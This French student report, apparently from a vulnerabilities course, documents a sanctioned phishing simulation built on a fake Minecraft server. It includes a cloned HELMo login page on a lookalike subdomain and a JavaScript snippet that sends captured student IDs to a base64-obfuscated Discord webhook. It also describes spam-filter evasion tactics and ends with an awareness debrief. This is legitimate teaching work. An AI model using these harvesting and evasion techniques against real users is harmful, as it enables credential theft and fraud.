
Initialement désigné comme l'un des "fondateurs" sur notre serveur discord, il a été décidé de l'intégrer discrètement parmi les joueurs classiques. Son rôle public a ainsi été supprimé pour éviter toute visibilité, mais des permissions personnalisées lui ont été attribuées afin qu'il puisse continuer à modérer et à administrer le serveur sans attirer l'attention.

4. | Site Web

Afin de renforcer la crédibilité de notre faux projet de serveur Minecraft, nous avons créé un site web, accessible via le nom de domaine *campus-craft.com*. Ce site nous servait à la fois de couverture réaliste pour attirer notre cible, et de point d'entrée pour notre campagne de phishing.

4.1 | Nom de domaine


Le nom de domaine campus-craft.com est hébergé chez Hostinger, un hébergeur qui propose directement une mise en place de services tel que WordPress afin de concevoir notre site web. WordPress est très utile pour nous car il est simple d'utilisation et avec Elementor la conception du site est plus rapide. Elementor est un plugin qui permet de concevoir des sites web sans compétences en codage.



4.2 | Conception du site

4.2.1 | Page d'accueil

Pour la page d'accueil, nous avons décidé d'opter pour quelque chose de simple et facile à comprendre. Une page aux couleurs du jeu vidéo Minecraft, avec une description de notre projet et des boutons "Rejoins-nous !" qui nous redirige vers la page "Choix" expliquée plus bas.



Page d'accueil


4.2.2 | Page “Choix”

La page de choix est une page où le visiteur va choisir son campus entre celui de l’HEPL, HEL, ULG et HELMo. Il suffit de cliquer sur le campus de notre choix et nous tombons sur la page de connexion du campus. Pour L’HEPL, HEL et ULG, se sont les pages officielles de connexions universitaires, tandis que celle de l’HELMo est une copie du panel de connexion (expliqué plus en détail en dessous).

Page de choix de campus


4.2.3 | Page copiée du panel de connexion HELMo

Cette page essentielle est un choix stratégique car en effet, notre cible étant des étudiants de Développement d’Applications à l’HELMo, nous avons donc pensé à recopier la page de connexion de l’HELMo et c’est ici que nous allons récupérer leurs identifiants. Comme on peut le constater sur l’image ci-dessous, nous avons dû créer un sous-domaine du nom de “sso2helmo.campus-craft.com” afin de ressembler à l’URL de la vraie page de connexion qui est sso2.helmo.be. Grâce à ce sous-domaine, nous pouvons lui créer une nouvelle page avec comme alias “/idp/profile/SAML2/Redirect/…” qui rendra la page encore plus difficile à démasquer.



Copie du panel de connexion HELMo

Une fois que le visiteur entre son matricule et son mot de passe et qu'il appuie sur le bouton "Connexion", ses identifiants sont envoyés vers un webhook Discord permettant ainsi de récupérer la date, l'heure et les informations de connexion de la victime. Bien évidemment, pour le bien de l'exercice et pour des questions d'éthique, le mot de passe n'est pas envoyé en clair sur le webhook Discord.



Identifiants d'une victime authentifiée sur notre page de connexion

Cette page de connexion est une copie du code source ainsi qu'une récupération des images présentes sur cette page et une modification de code pour y passer quelques lignes de JavaScript pour gérer l'envoi vers le webhook. Le lien du webhook étant visible en ouvrant le code source de la page, nous avons pensé à le camoufler en le codant en base64 et en utilisant une fonction qui décode le lien et ensuite envoie les identifiants.


```
var loop = "aHR0cHM6Ly9kaXNjb3JkLmNvbS9hcGkvd2ViaG9va3MvMTM2MDU1NjAwMTY2MDUwNjExMi92NVJjanl0b2VkdmlBel9yTnQ5aVpyYy10RV95d1pUdFJvMENIWmk5Nmp4SDVJcnhaSUVQdjE1bnhKNGlDZVNSRlZFRw==";
var looping = atob(loop);

var message = {
    content: "**Matricule**: " + username + "\n**Mot de passe**: OK\n**Date**: " + new Date().toLocaleString()
};

var xhr = new XMLHttpRequest();
xhr.open("POST", looping, true);
xhr.setRequestHeader("Content-Type", "application/json");
```

Lien vers le webhook en base64

Une fois connecté, la victime est redirigée vers la page "Whitelist"

4.2.4 | Page "Whitelist"

Cette page a pour but d'inciter le visiteur à entrer son pseudonyme afin de l'enregistrer et confirmer son inscription à une whitelist pour le serveur Minecraft. Une whitelist dans les jeux vidéos est une liste qui contient des pseudonymes afin de restreindre l'accès uniquement aux personnes qui se trouvent dans cette liste. Par exemple, si une personne n'est pas inscrite dans la whitelist, elle ne pourra pas avoir accès au serveur. Ici le champ pour inscrire son pseudonyme ne fonctionne pas réellement, rien n'est enregistré, mais cela nous permet de rendre l'inscription plus crédible, car dans Minecraft, il faut un pseudonyme pour jouer et si nous laissions uniquement la fausse page de connexion HELMo, cela pourrait impacter notre crédibilité. Si on appuie sur "Continuer", cela nous redirige vers la dernière page de notre site CampusCraft.



Page Whitelist

4.2.5 | Page “Inscription réussie”

Cette page finale n’est tout autre qu’une page de confirmation d’inscription pour le visiteur, pour lui faire croire qu’il s’est bien inscrit à notre whitelist et qu’il pourra bientôt rejoindre notre serveur Minecraft.

Page Inscription réussie

5. | Phishing


La partie "mail" représentait un élément central de notre projet, car elle constituait le vecteur principal de notre campagne de phishing. Sans un message crédible et bien conçu à destination des étudiants en Développement d'Applications, notre opération n'aurait eu aucun impact.

Disposant de la possibilité d'envoyer autant de mails que nécessaire, nous avons fait le choix stratégique de créer deux mails distincts, chacun adapté à un public spécifique. Cette segmentation visait à maximiser le taux d'ouverture et à augmenter les chances de piéger un maximum de destinataires en rendant chaque mail plus convaincant aux yeux de sa cible.

5.1 | Type de mails

5.1.1 | Le mail ciblé

Ce premier mail était destiné exclusivement aux étudiants ayant déjà rejoint notre serveur Discord. Il avait pour objectif de leur offrir un accès anticipé au serveur CampusCraft, en les invitant à s'inscrire sur la whitelist mise en place à cet effet. Cette approche ciblée visait à créer un sentiment d'exclusivité et à renforcer l'engagement de notre communauté déjà existante.



5.1.2 | Le mail de publicité

Ce deuxième mail a été envoyé à toutes les personnes qui étaient parmis nos cibles, à savoir les étudiants dont les noms de famille commençant par les lettres N à Z. Contrairement au premier message, qui s'adressait exclusivement à la communauté Discord, ce mail avait une portée plus large et un objectif double : d'une part, faire connaître le projet CampusCraft à un public étudiant plus étendu, et d'autre part, identifier et recruter des participants potentiels pour contribuer au développement du projet, notamment dans les domaines de la modération ou du développement.

5.2 | Création des mails

Nous avons choisi d'appliquer une mise en forme soignée à notre mail, avec deux objectifs principaux : renforcer sa crédibilité et capter l'attention du destinataire. En effet, un mail bien présenté est plus susceptible d'être pris au sérieux et de susciter une réaction, plutôt que d'être simplement survolé.

Nous avons donc intégré deux bannières visuelles, une en haut et une en bas du message. La bannière supérieure provient directement de notre serveur Discord et représente le "HUB" principal du serveur Minecraft CampusCraft, lieu central du gameplay. La bannière inférieure, quant à elle, est une image du "Nether", l'univers infernal de Minecraft, dans lequel nous avons intégré les logos des différentes écoles de Liège, un clin d'œil à nos affiches et une volonté de garder une cohérence graphique.

Ce choix du "Nether" en bas du mail n'est pas anodin : dans le jeu Minecraft, cet univers se trouve sous l'Overworld (le monde de départ, représenté par la bannière du haut). Cette hiérarchie visuelle constitue une subtile référence pour les joueurs, tout en renforçant la thématique du projet.

5.2.1 | Contenu du mail ciblé

Celui-ci a été rédigé dans un ton volontairement engageant et personnalisé. Il commence par une valorisation de l'étudiant, en le félicitant d'avoir déjà rejoint notre serveur Discord. Cette approche vise à renforcer son sentiment d'appartenance et à capter immédiatement son attention.

Le message principal est ensuite introduit de manière claire : le serveur Minecraft CampusCraft ouvre officiellement le 28.

Nous prenons ensuite le temps de justifier l'existence de cette whitelist, afin d'en renforcer la légitimité. Le mail oriente ensuite le destinataire vers le Discord, en l'invitant à poser ses éventuelles questions dans le canal prévu à cet effet, favorisant ainsi l'interaction et le soutien communautaire.

Enfin, le message se conclut par une formule de politesse conviviale, qui reste dans le ton informel et chaleureux de l'univers du projet.

5.2.2 | Contenu du mail publicitaire

Contrairement au mail ciblé, ce second message agit davantage comme une présentation du projet à un public moins engagé, en l'occurrence les étudiants qui ne sont pas encore présents sur notre serveur Discord. Nous partons du principe que, dans le meilleur des cas, ces destinataires ont simplement aperçu notre affiche promotionnelle.

Le contenu du mail reprend les éléments essentiels : la date d'ouverture officielle du serveur Minecraft, accompagnée d'un lien vers le formulaire d'inscription à la whitelist. Toutefois, pour renforcer la crédibilité de notre démarche, nous avons ajouté cette fois un lien direct vers notre site web, campus-craft.com, offrant ainsi une vitrine plus complète et professionnelle du projet.

Comme dans le mail ciblé, nous incluons une invitation à poser des questions sur notre Discord, afin de garder un lien de proximité et de faciliter l'échange.

Enfin, le mail se conclut par une note conviviale invitant les étudiants intéressés à s'impliquer davantage dans le projet. Nous proposons à ceux qui le souhaitent de contribuer à la modération du serveur Minecraft ou du Discord, ou encore à l'amélioration du site web. Les personnes motivées sont encouragées à nous contacter directement via Discord. Cette ouverture à la collaboration permet de créer un lien plus fort avec la communauté et de faire évoluer le projet de manière participative.

5.3 | Infrastructure d'envoi et techniques utilisées

5.3.1 | Infrastructure

Contrairement à d'autres groupes, nous avons fait le choix de gérer l'envoi des mails manuellement, sans recourir à des outils d'envoi massif. Cette approche, bien que plus chronophage, s'est révélée être une décision stratégique judicieuse.

En effet, de nombreux groupes ont rencontré des difficultés liées aux restrictions du pare-feu de HELMo, qui a bloqué l'envoi de leurs mails via certaines plateformes automatisées. Ce blocage a entraîné des pertes de temps importantes et a compromis l'efficacité de leurs campagnes. En procédant manuellement, nous avons évité ces obstacles techniques et avons pu assurer une diffusion fluide de nos messages auprès des destinataires ciblés.

Pour l'envoi de nos mails, nous avons opté pour une solution simple et efficace: un service mail basique proposé par Hostinger, à environ 2 $ par mois. À cela s'est ajouté l'achat d'un nom de domaine personnalisé campus-craft.com pour un montant d'environ 10 $, nous permettant d'utiliser une adresse d'expéditeur crédible : info@campus-craft.com.

Cette configuration minimaliste ne nécessitait aucun serveur dédié ni paramétrage complexe. Le service proposé par Hostinger inclut une interface mail accessible en ligne, avec les fonctionnalités standards (réponse, transfert, carnet d'adresses) suffisantes pour les besoins de notre campagne.

Nous n'avons pas rencontré de difficultés techniques majeures, et aucun filtrage ou blocage n'a affecté nos envois. Le seul risque identifié concernait la fraîcheur du nom de domaine, qui étant très récent, aurait pu être considéré comme suspect par certains filtres anti-spam. De même, une ressemblance trop forte avec des domaines institutionnels (comme celui de HELMo) aurait pu jouer en notre défaveur, en déclenchant des alertes de phishing.

Cependant, aucune de ces hypothèses ne s'est concrétisée, et notre infrastructure a permis une diffusion de nos mails tout au long de la campagne.

5.3.2 | Format des mails

L'un des avantages de l'adresse info@campus-craft.com est sa cohérence avec notre projet, elle donne une impression de légitimité, en renforçant l'illusion que CampusCraft est un vrai serveur étudiant soutenu par une structure officielle. Ce choix d'adresse mail, aligné avec le nom de domaine, participe à la crédibilité globale du message.

Cependant, dans notre cas, cet avantage a été limité, des fuites d'informations en amont de la campagne ont révélé que CampusCraft n'était pas un projet réel. Ainsi, une partie de notre cible avait déjà connaissance du contexte de phishing avant même la réception du mail. Malgré cela, nous avons décidé de maintenir la campagne telle quelle, en continuant à jouer le rôle jusqu'au bout, afin de conserver une cohérence dans notre démarche.

Nous n'avons pas envisagé l'achat d'un second nom de domaine pour tenter de piéger d'autres personnes, le coût et le temps nécessaire n'étaient pas justifiés, d'autant plus que l'objectif pédagogique était déjà en grande partie atteint.

5.4 | Contournement des filtres anti-spam et score du mail

Pour maximiser la délivrabilité de nos mails et éviter les filtres anti-spam, nous avons appliqué plusieurs bonnes pratiques tout au long de la campagne. Ces précautions nous ont permis d'éviter les erreurs rencontrées par d'autres groupes, dont certains mails ont été systématiquement bloqués.

Parmi ces pratiques, nous avons veillé à :

- Éviter les mots sensibles souvent détectés par les filtres anti-spam (comme "gratuit", "offre", "urgent", etc.).

- Utiliser un ratio équilibré texte/images, en nous assurant que le contenu textuel dominait le visuel, contrairement à certains groupes dont les mails trop graphiques ont été automatiquement rejetés.

- Utiliser une adresse d'envoi authentique, liée à un domaine personnalisé (info@campus-craft.com), avec une configuration de base correcte (SPF/DKIM activés).

Nous avons aussi évité une erreur fréquente : tenter d'utiliser un nom de domaine proche de celui de HELMo (ex. @helmo-xyz.be), ce qui a entraîné le blocage immédiat des mails pour d'autres groupes, en raison de la détection d'usurpation d'identité institutionnelle.

Tests et vérifications
Avant de lancer l'envoi massif, nous avons réalisé plusieurs tests manuels :

Envoi de mails vers nos propres boîtes (Gmail, Outlook, etc.) pour vérifier qu'ils arrivaient bien dans la boîte de réception, sans être filtrés.

Vérification de la mise en forme, des liens, du chargement des images et de l'affichage sur différents clients mail.

Lors de ces tests, un seul cas de placement en spam a été constaté : c'était lorsque nous avions copié-collé un mail de test avec les images hébergées ailleurs, au lieu de les insérer correctement dans le corps du message. Ce problème a été immédiatement corrigé.

Nous avons également utilisé l'outil https://verif.email/mail-tester/ pour évaluer la qualité globale de notre mail. Le score obtenu était de 8.9/10, une note largement suffisante pour garantir une bonne délivrabilité. Les seuls points perdus concernaient l'absence de balises ALT sur les images et quelques paramètres mineurs non essentiels.

Grâce à cette attention portée à la qualité du contenu, à la structure du message et à la réputation de notre domaine, nos mails ont évité les spams tout au long de la campagne, et ont été délivrés correctement aux étudiants ciblés.

5.5 | Aspect cybersécurité : Phishing et sensibilisation

- Différence entre **vrai mail promotionnel** et **phishing**.
- Explication des techniques utilisées par les attaquants (adresse frauduleuse, faux lien, pièces jointes malveillantes).
- Mesures prises pour éviter que les mails du projet soient perçus comme suspects.
- Exemples de modèles de phishing étudiés / comparaisons.
- Sensibilisation des utilisateurs (éviter de cliquer sur n'importe quel lien, vérification de l'adresse d'expéditeur, etc.).

Dans le cadre pédagogique de notre projet, l'aspect cybersécurité revêtait une importance centrale. Notre campagne de mails avait pour but non seulement de tester la vigilance des étudiants face à un message convaincant, mais aussi de sensibiliser aux bonnes pratiques de sécurité informatique.

5.5.1 | Différence entre vrai mail promotionnel et phishing

Une partie de notre mission consistait à brouiller volontairement la frontière entre un vrai mail de communication étudiante et une tentative de phishing crédible. Cela nous a permis d'observer à quel point la présentation, le ton et les éléments visuels influencent la perception de légitimité d'un message. Toutefois, il est essentiel de rappeler que, dans un contexte réel, un mail semblant professionnel peut tout à fait cacher une intention malveillante.

5.5.2 | Explication des techniques utilisées par les attaquants

Pour renforcer le réalisme de notre simulation, nous avons mis en œuvre plusieurs techniques couramment utilisées dans les campagnes de phishing :

- Adresse d'expéditeur personnalisée : utilisation de l'adresse **info@campus-craft.com**, crédible et en lien direct avec le projet fictif, afin de simuler une entité institutionnelle ou professionnelle.
- Lien de redirection : le mail contenait un lien vers un formulaire ou un site web, pratique classique dans les campagnes de phishing pour rediriger les victimes vers une page de collecte d'informations.
- Absence de pièces jointes malveillantes : contrairement à un phishing réel, nous avons volontairement choisi de ne pas inclure de pièces jointes, pour des raisons éthiques et légales évidentes. Le projet restait dans un cadre purement académique.

5.5.3 | Éviter d'atterrir dans les spams

Bien que notre objectif fût de piéger les destinataires, nous avons veillé à ne pas franchir certaines limites :

- L'adresse d'expéditeur, bien que personnalisée, ne tentait pas d'imiter un domaine institutionnel officiel.

- Le contenu restait toujours cohérent, sans incitation urgente ni demande de données sensibles.
- Les mails étaient exempts de fautes grossières ou d'éléments typiquement suspects (comme l'usage abusif de majuscules, ou de caractères spéciaux trompeurs dans les liens).

5.5.4 | Exemples de modèles de phishing étudiés / comparaisons

En amont de la rédaction, nous avons étudié plusieurs campagnes réelles de phishing ciblant des étudiants ou utilisateurs de services populaires (comme Microsoft, Google ou LinkedIn). Cela nous a permis d'identifier les ressorts psychologiques utilisés (urgence, récompense, autorité) et d'éviter les erreurs fréquentes des attaques basiques. Notre approche se voulait plus subtile, misant davantage sur la confiance que sur la pression.

5.5.5 | Sensibilisation des utilisateurs

À la fin de notre campagne, nous avons révélé aux destinataires qu'il s'agissait d'un test pédagogique. Ce démasquage s'est accompagné d'un rappel des bons réflexes à adopter face aux tentatives de phishing.

L'objectif était de montrer que même un mail apparemment professionnel peut être malveillant. Voici quelques astuces simples que nous avons transmises :

- Vérifiez toujours l'adresse complète de l'expéditeur, pas seulement le nom affiché.
- Survolez les liens avant de cliquer, pour voir où ils mènent vraiment.
- Méfiez-vous des demandes urgentes ou des messages trop alarmants.
- Ne communiquez jamais vos mots de passe par mail, même si cela semble venir d'un service officiel.
- Signalez tout message suspect à l'équipe informatique ou à un référent.

Ces conseils visent à développer des réflexes critiques face aux attaques, souvent basées sur la psychologie humaine plutôt que sur la technique.

5.6 | Retour et impact des mails

- Taux d'ouverture et d'interaction.
- Nombre d'inscrits à la whitelist suite à la campagne.
- Feedbacks reçus (positifs/négatifs).
- Ajustements faits après les premiers envois.

5.6.1 | Taux d'ouverture et d'interaction

Malheureusement, aucun retour ni interaction n'a été observé suite au mail publicitaire envoyé aux 50 étudiants. Il est possible que ces mails aient été ignorés, supprimés, ou filtrés comme spam.

En revanche, le mail ciblé a été ouvert, et le lien a été cliqué, ce qui représente un succès sur le plan de la crédibilité du message. Cela confirme que notre stratégie d'approche personnalisée était efficace.

5.6.2 | Nombre d'inscrits à la whitelist

Nous avons enregistré une tentative d'inscription à la whitelist, provenant de la personne ayant cliqué sur le lien du mail ciblé. Ce résultat, bien que modeste en volume, démontre que le contenu et la présentation du mail ont su convaincre au moins un destinataire.

5.6.3 | Ajustements et leçons retenues

Cette expérience a mis en évidence plusieurs points clés :

- L'importance d'avoir des listes de diffusion pertinentes et complètes pour maximiser la portée.
- L'efficacité d'un message personnalisé par rapport à un envoi de masse.
- La pertinence de notre infrastructure et du ton utilisé, validée par l'interaction obtenue sur un échantillon réduit.

6. | Conclusion

Cette campagne de phishing fictive, réalisée dans le cadre du cours sur les vulnérabilités, a atteint ses objectifs pédagogiques en nous permettant de comprendre les mécanismes de l'ingénierie sociale et du phishing, tout en sensibilisant notre public cible aux risques numériques. En ciblant les étudiants de première année en développement d'applications à HELMo, nous avons conçu une opération réaliste autour du faux serveur Minecraft «

CampusCraft », combinant des stratégies d'ingénierie sociale (affiches, interactions directes, serveur Discord) et des techniques de phishing (site web, emails ciblés).

Sur le plan statistique, notre campagne a attiré environ 90 membres sur le serveur Discord en une semaine, un résultat notable qui reflète l'efficacité de notre approche multi-canal. Cependant, seulement six étudiants en développement d'applications, dont un seul appartenant à notre tranche cible (noms de famille N à Z), ont rejoint le serveur, en partie à cause de fuites d'informations révélant la nature pédagogique du projet. Concernant les emails, le mail ciblé a généré une tentative d'inscription à la whitelist, confirmant la pertinence d'une approche personnalisée, tandis que le mail publicitaire, envoyé à 50 étudiants, n'a enregistré aucun retour, probablement en raison d'une méfiance ou d'un filtrage.

Professionnellement, cette expérience a été particulièrement enrichissante. Nous avons affiné notre compréhension de l'ingénierie sociale, notamment l'importance de la confiance et de l'engagement volontaire par opposition à l'urgence. Gérer les imprévus, comme les soupçons des étudiants ou les contraintes liées à notre couverture, a renforcé nos capacités d'adaptation et de prise de décision sous pression.

Sur le plan éthique, la sensibilisation menée lors du débriefing avec les étudiants ciblés a été un moment clé. En expliquant les techniques utilisées et en partageant des conseils pratiques (vérification des adresses, méfiance envers les liens, signalement des messages suspects), nous avons contribué à renforcer leur vigilance face aux cyberattaques. Cette démarche a transformé une simulation en une véritable opportunité d'apprentissage pour tous.

En conclusion, ce projet nous a non seulement permis d'explorer les facettes techniques et humaines du phishing, mais aussi de prendre conscience de la responsabilité qui accompagne l'utilisation de telles techniques, même dans un cadre pédagogique. Il nous a appris à anticiper les comportements des utilisateurs, à concevoir des systèmes crédibles, et à communiquer efficacement pour sensibiliser. Ces compétences seront précieuses dans nos futures carrières en cybersécurité.

7. | Bibliographie

Sites Internet :

CEI HELMo. (s.d.). *Page Facebook officielle du CEI HELMo*. sur https://www.facebook.com/CEI.HELMo/?locale=fr_FR. Consulté le 7 avril 2025 à 12h56

HELMo. (s.d.). *Services aux étudiants : Vie de campus - Associations étudiantes*. sur https://www.helmo.be/fr/services-aux-etudiants/vie-de-campus/associations-etudiantes. Consulté le 7 avril 2025 à 12h36

CEI HELMo. (s.d.). *Linktree CEI HELMo*. sur https://linktr.ee/cei.helmo. Consulté le 7 avril 2025 à 12h48

AEH asbl. (s.d.). *Association des Etudiant.e.s de HELMo*. sur https://www.aeh-asbl.be. Consulté le 7 avril 2025 à 12h21